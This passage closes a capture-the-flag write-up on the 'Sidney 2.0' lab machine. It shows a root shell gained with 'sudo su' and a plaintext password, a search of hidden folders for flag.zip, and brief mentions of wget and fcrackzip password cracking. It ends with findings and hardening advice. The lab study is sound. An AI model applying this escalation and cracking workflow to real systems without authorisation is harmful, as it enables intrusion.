
13. Now we try to search for file flag.zip

```
rhubbard@sidney:/$ sudo su
sudo su
[sudo] password for rhubbard: mos6518

root@sidney:/# ls
ls
bin   etc            lib         media  proc  sbin  sys  var
boot  home           lib64       mnt    root  snap  tmp  vmlinuz.old
dev   initrd.img.old  lost+found  opt    run   srv   usr
root@sidney:/# cd root
cd root
root@sidney:~# ls
ls
hint.gif
```


It will be mostly present in root under commondore.64

```
root@sidney:~# ls -la
ls -la
total 84
drwx------  3 root     root      4096 May 25  2016 .
drwxr-xr-x 23 root     root      4096 May 31  2016 ..
-rw-r--r--  1 root     root      3106 Oct 22  2015 .bashrc
dr--------  3 root     root      4096 May 24  2016 .commodore64
-rw-rw-r--  1 rhubbard rhubbard 62464 May 24  2016 hint.gif
-rw-r--r--  1 root     root       148 Aug 17  2015 .profile
root@sidney:~# cd .commodore64
cd .commodore64
root@sidney:~/.commodore64# ls
ls
root@sidney:~/.commodore64# ls -la
ls -la
total 12
dr-------- 3 root root 4096 May 24  2016 .
drwx------ 3 root root 4096 May 25  2016 ..
dr-------- 3 root root 4096 May 24  2016 .miami
root@sidney:~/.commodore64# cd .miami
cd .miami
root@sidney:~/.commodore64/.miami# ls -la
ls -la
total 12
dr-------- 3 root root 4096 May 24  2016 .
dr-------- 3 root root 4096 May 24  2016 ..
dr-------- 2 root root 4096 May 25  2016 vice
root@sidney:~/.commodore64/.miami# cd vice
cd vice
```




Here I have found the file flag.zip now I will use cat command to copy or concatenate the file.

14. Now we will connect to file location using wget command



15. The file is password protected so we will use fcrackzip to crack file password



16. We get the password now we unzip the file and see the flag

Conclusion :

The penetration test conducted on Sidney 2.0 machine revealed critical vulnerability and weak security of the target system that allowed an attacker to move from unauthenticated access to full root control access. These vulnerabilities include:

- Username and password in source code.
- Login page which can be easily brute forced.
    -
- Weak authentication mechanisms enabling credential guessing.
- After login in anyone can upload malicious data or file which is unable to detect.
- Lack of proper privilege separation, allowing privilege escalation to root.

These problems show that attacker can easily can access of the system and manipulate data or can access to hidden or private information even can become root user and remove the owner from getting access.

Recommendation:

- remove username and password hints from source code
- can install captcha or two factor authentication for verification
- Modify login feature like restrict login attempt upto 5 time so that it can not be brute forced.
- Enforce strong password policies like password must include lower case and uppercase letter and special symbol and numbers so it cannot be easily bruteforced.
- Validate and sanitize all file uploads (use file type and size restrictions)
- Restrict malicious file upload by input validation.
- Configure **least privilege principle** (users should only have necessary permissions).
- Regularly apply **OS and software patches** to prevent kernel and privilege escalation exploits.
- Store sensitive files in **restricted directories** with strict permissions.
- Avoid storing flags, secrets, or credentials in plain text on the system